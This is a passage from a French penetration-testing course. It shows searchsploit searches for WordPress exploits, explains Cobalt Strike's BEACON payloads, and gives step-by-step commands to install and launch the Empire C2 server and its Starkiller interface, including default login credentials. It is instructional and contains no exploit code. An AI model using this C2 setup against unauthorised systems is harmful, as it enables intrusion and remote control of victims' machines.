- Pour rappel exploit-db est un projet maintenu par Offensive Security. Il s'agit d'une archive gratuite d'exploits publics qui sont rassemblés par le biais de soumissions, de listes de diffusion et de ressources publiques.
- Nous pouvons rechercher avec **searchsploit** par nom d'application et/ou type de vulnérabilité. Par exemple, dans l'extrait ci-dessous, nous recherchons sur searchsploit des exploits liés à Wordpress que nous pouvons utiliser - aucun téléchargement nécessaire !

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit wordpress
```

Exploit Title	Path
Joomla! Plugin JD-WordPress 2.0 RC2 - Remote File Inclusion	php/webapps/9890.py
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-comments-post.php' Remote File Inclusion	php/webapps/28295.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-feed.php' Remote File Inclusion	php/webapps/28296.txt
Joomla! Plugin JD-WordPress 2.0-1.0 RC2 - 'wp-trackback.php' Remote File Inclusion	php/webapps/28297.txt
Mulitple WordPress Themes - 'admin-ajax.php?img' Arbitrary File Download	php/webapps/34511.txt
Multiple WordPress Orange Themes - Cross-Site Request Forgery (Arbitrary File Upload)	php/webapps/29946.txt
Multiple WordPress Plugins (TimThumb 2.8.13 / WordThumb 1.07) - 'WebShot' Remote Code Execution	php/webapps/33851.txt
Multiple WordPress Plugins - 'timthumb.php' File Upload	php/webapps/17872.txt
Multiple WordPress Plugins - Arbitrary File Upload	php/webapps/41540.py
Multiple WordPress Themes - 'upload.php' Arbitrary File Upload	php/webapps/37417.php
Multiple WordPress UpThemes Themes - Arbitrary File Upload	php/webapps/36611.txt
Multiple WordPress WooThemes Themes - 'test.php' Cross-Site Scripting	php/webapps/35830.txt
Multiple WordPress WPScientist Themes - Arbitrary File Upload	php/webapps/38167.php
phpWordPress 3.0 - Multiple SQL Injections	php/webapps/26608.txt
Wordpress 4.9.6 - Arbitrary File Deletion (Authenticated) (2)	php/webapps/50456.js
WordPress 5.0.0 - Image Remote Code Execution	php/webapps/49512.py
WordPress 5.7 - 'Media Library' XML External Entity Injection (XXE) (Authenticated)	php/webapps/50304.sh
WordPress Core - 'load-scripts.php' Denial of Service	php/dos/43968.py


Exploit-db : searchsploit

- Sachant que **searchsploit** est une copie hors ligne d'exploit-db, il est recommandé de la mettre à jour régulièrement pour récupérer les derniers exploits surtout avant de commencer un test d'intrusion :

```
┌──(root💀kali)-[/home/kali]
└─# sudo apt update && sudo apt install exploitdb
Get:1 http://archive-4.kali.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://archive-4.kali.org/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://archive-4.kali.org/kali kali-rolling/main amd64 Contents (deb) [42.4 MB]
Get:4 http://archive-4.kali.org/kali kali-rolling/contrib amd64 Packages [107 kB]
Fetched 60.8 MB in 12s (5,119 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1538 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libssl3 pure-ftpd-common
Use 'sudo apt autoremove' to remove them.
The following packages will be upgraded:
  exploitdb
1 upgraded, 0 newly installed, 0 to remove and 1537 not upgraded.
Need to get 29.2 MB of archives.
After this operation, 1,627 kB of additional disk space will be used.
Get:1 http://archive-4.kali.org/kali kali-rolling/main amd64 exploitdb all 20220804-0kali1 [29.2 MB]
Fetched 29.2 MB in 3s (9,309 kB/s)
(Reading database ... 269378 files and directories currently installed.)
Preparing to unpack .../exploitdb_20220804-0kali1_all.deb ...
Unpacking exploitdb (20220804-0kali1) over (20211118-0kali1) ...
Setting up exploitdb (20220804-0kali1) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...
```

Exploit-db : searchsploit

- Nous pouvons exécuter **searchsploit** sans aucun paramètre pour afficher son utilisation et ses options qui nous permettent d'affiner notre recherche, de modifier le format de sortie, de mettre à jour la base de données, etc.



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========

  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
  searchsploit -s Apache Struts 2.0.0
  searchsploit linux reverse password
  searchsploit -j 55555 | json_pp

  For more examples, see the manual: https://www.exploit-db.com/searchsploit

==========
 Options
==========
## Search Terms
   -c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe)
   -e, --exact    [Term]      Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
                                e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
   -s, --strict               Perform a strict search, so input values must exist, disabling fuzzy search for version range
                                e.g. "1.1" would not be detected in "1.0 < 1.3")
   -t, --title    [Term]      Search JUST the exploit title (Default is title AND the file's path)
       --exclude="term"       Remove values from results. By using "|" to separate, you can chain multiple values
                                e.g. --exclude="term1|term2|term3"

## Output
   -j, --json     [Term]      Show result in JSON format
   -o, --overflow [Term]      Exploit titles are allowed to overflow their columns
   -p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path to the clipboard if possible)
   -v, --verbose              Display more information in output
   -w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path
       --id                   Display the EDB-ID value rather than local path
       --colour               Disable colour highlighting in search results

## Non-Searching
   -m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working directory
   -x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER

## Non-Searching
   -h, --help                 Show this help screen
   -u, --update               Check for and install any exploitdb package updates (brew, deb & git)
```


Cobalt Strike

- **Cobalt Strike** est un logiciel commercial de simulation d'adversaires utilisé surtout par des équipes de **red team** et lors des tests d'intrusion longs et poussés, mais également volé et activement utilisé par un large éventail d'acteurs malveillants, des opérateurs de ransomwares aux menaces persistantes avancées (APT) axées sur l'espionnage. Il peut être difficile de comprendre les nombreux composants et fonctionnalités inclus dans Cobalt Strike sans beaucoup l'utiliser et l'étudier. Nous nous contentons d'une brève introduction de Cobalt Strike dans ce guide et nous présentons une alternative open-source ensuite.
- **Cobalt Strike** est l'application de commande et de contrôle (C2) elle-même. Celui-ci comporte deux composants principaux : le team-server et le client. Ceux-ci sont tous deux contenus dans le même exécutable Java (fichier JAR) et la seule différence est les arguments qu'un opérateur utilise pour l'exécuter.
  - ✓ Le team-server est la partie serveur C2 de Cobalt Strike. Il peut accepter les connexions client, les rappels BEACON et les requêtes Web générales.
    - Par défaut, il accepte les connexions client sur le port TCP 50050.
    - Le team-server ne prend en charge que l'exécution sur les systèmes Linux.
  - ✓ Le client est la façon dont les opérateurs se connectent à un serveur d'équipe.
    - Les clients peuvent s'exécuter sur le même système qu'un team-server ou se connecter à distance.
    - Le client peut être exécuté sur les systèmes Windows, macOS ou Linux.

cobaltstrike
by HelpSystems

Cobalt Strike

- **BEACON** est le nom du payload de malware par défaut de Cobalt Strike utilisée pour créer une connexion au serveur de l'équipe. Les sessions de rappel actives à partir d'une cible sont également appelées "balises". (C'est de là que la famille des logiciels malveillants tire son nom.) Il existe deux types de BEACON :
  - ✓ Le Stager est un payload BEACON facultative. Les opérateurs peuvent "mettre en scène" leur logiciel malveillant en envoyant un premier payload initial de code shell BEACON qui n'effectue que quelques vérifications de base, puis interroge le C2 configuré pour la porte dérobée complète.
  - ✓ Le backdoor complet peut être exécuté soit via un stager BEACON, soit par une famille de logiciels malveillants "loader", soit en exécutant directement l'exportation DLL par défaut "ReflectiveLoader". Ce backdoor s'exécute en mémoire et peut établir une connexion au serveur d'équipe via plusieurs méthodes.



Empire : un C2 open source

- **Empire** est un serveur C2 ou Command and Control créé par BC-Security, utilisé pour déployer des agents sur un appareil et exécuter des modules à distance. Empire est une alternative gratuite et open-source aux autres serveurs de commande et de contrôle comme **Cobalt Strike**.
- L'installation d'Empire et de Starkiller est très simple et peut être effectuée à partir de la ligne de commande. Le choix nous appartient d'utiliser ou non l'interface graphique pour Empire. Pour plus d'instructions sur l'installation d'Empire, consultez le github de BC-Security (https://github.com/BC-SECURITY/Empire).

Installer Empire

- Nous pouvons commencer par installer Empire sur notre kali linux. Suivez les instructions ci-dessous pour installer Empire :

1. cd /opt
2. git clone https://github.com/BC-SECURITY/Empire
3. cd /opt/Empire
4. ./setup/install.sh

```
┌──(root💀kali)-[/home/kali]
└─# cd /opt

┌──(root💀kali)-[/opt]
└─# git clone https://github.com/BC-SECURITY/Empire
Cloning into 'Empire'...
remote: Enumerating objects: 24363, done.
remote: Counting objects: 100% (440/440), done.
remote: Compressing objects: 100% (219/219), done.
remote: Total 24363 (delta 244), reused 367 (delta 221), pack-reused 23923
Receiving objects: 100% (24363/24363), 82.30 MiB | 20.10 MiB/s, done.
Resolving deltas: 100% (17126/17126), done.

┌──(root💀kali)-[/opt]
└─# cd /opt/Empire

┌──(root💀kali)-[/opt/Empire]
└─# ./setup/install.sh
Hit:1 http://archive-4.kali.org/kali kali-rolling InRelease
Reading package lists ... Done
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
```

PARTIE 3

Empire : un C2 open source

Installer Starkiller :

- Une fois Empire installé, nous pouvons installer l'interface graphique d'Empire connue sous le nom de Starkiller.
    1. cd /opt
    2. Télécharger une version à jour de Starkiller du github de BC-Security : https://github.com/BC-SECURITY/Starkiller/releases
    3. chmod +x starkiller-0.0.0.AppImage

Lancer Empire et Starkiller :

- Une fois Empire et Starkiller installés, nous pouvons démarrer les deux serveurs avec les instructions suivantes.
    1. cd /opt/Empire
    2. ./empire-ps server

```
┌──(root💀kali)-[/opt/Empire]
└─# ./ps-empire server
[*] Loading default config
[*] Setting up database.
[*] Adding default user.
```

- Une fois Empire démarré, suivez les instructions ci-dessous pour démarrer Starkiller :
    1. cd /opt/Starkiller
    2. ./starkiller-0.0.0.AppImage --no-sandbox

```
┌──(root💀kali)-[/opt]
└─# ./starkiller-1.10.0.AppImage --no-sandbox
libva error: vaGetDriverNameByIndex() failed with unknown libva error, driver_name = (null)
```


Se connecter à Starkiller :

- Après le lancement de starkiller, une fenêtre s'ouvre. Sinon, visiter l'url http://127.0.0.1:1337 et utiliser les identifiants suivants pour se connecter à Starkiller :
    - ✓ Username: empireadmin
    - ✓ Mot de passe: password123

Empire : un C2 open source

- Maintenant qu'Empire et Starkiller sont installés et fonctionnent, nous pouvons faire une présentation de l'interface graphique pour voir certaines des principales fonctionnalités d'Empire Vous remarquerez six onglets principaux différents avec lesquels vous interagirez le plus, chacun étant décrit ci-dessous.

- ✓ Listeners - Similaire à Netcat ou multi/handler pour recevoir les back stagers.
- ✓ Stagers - Semblable à une charge utile avec des fonctionnalités supplémentaires pour le déploiement d'agents.
- ✓ Agents - Utilisé pour interagir avec les agents sur la machine pour effectuer des "tâches".
- ✓ Modules - Modules pouvant être utilisés comme outils ou exploits.
- ✓ Credentials- Rapporte toutes les informations d'identification trouvées lors de l'utilisation de modules.
- ✓ Reporting - Un rapport de chaque module et commande exécutés sur chaque agent.




PARTIE 3

Empire : un C2 open source

Listeners


Le premier menu que vous verrez est un menu listeners. Il vous permettra de créer et de lister les listeners dont vous disposez. Les listeners écouteront sur un port spécifique similaire à Netcat ou à plusieurs gestionnaires.



Empire : un C2 open source

Stagers


Les stagers seront le deuxième point pour qu'un agent se reconnecte à votre serveur C2. Ce menu similaire au menu d'écoute vous permettra de créer et de lister les stagers dont vous disposez. Les stagers enverront un agent similaire à une charge utile (payload).



Empire : un C2 open source

Agents

